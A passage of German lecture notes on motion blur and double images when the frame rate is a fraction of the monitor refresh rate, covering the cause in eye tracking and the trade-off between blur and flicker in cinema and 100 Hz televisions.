  - dreifach bei Bildrate = 1/3 * Monitorfrequenz — 25.0 BpS, 75 Hz
  - Effekt umso deutlicher, je schneller das Objekt
- Ursache: Auge folgt bewegtem Objekt
  - aufeinanderfolgende identische Bilder werden auf verschiedene Stellen der Netzhaut projiziert
- Reduktion der Monitorfrequenz beseitigt Unschärfe
  - Bewegung bliebt fließend, scharfes Bild
  - aber jetzt schreckliches Flimmern (= Helligkeit schwankt)
- Gleiches Problem bei Kinofilm und 100 Hz Fernseher
  - bewegungsadaptive Interpolation bei manchen Fernsehern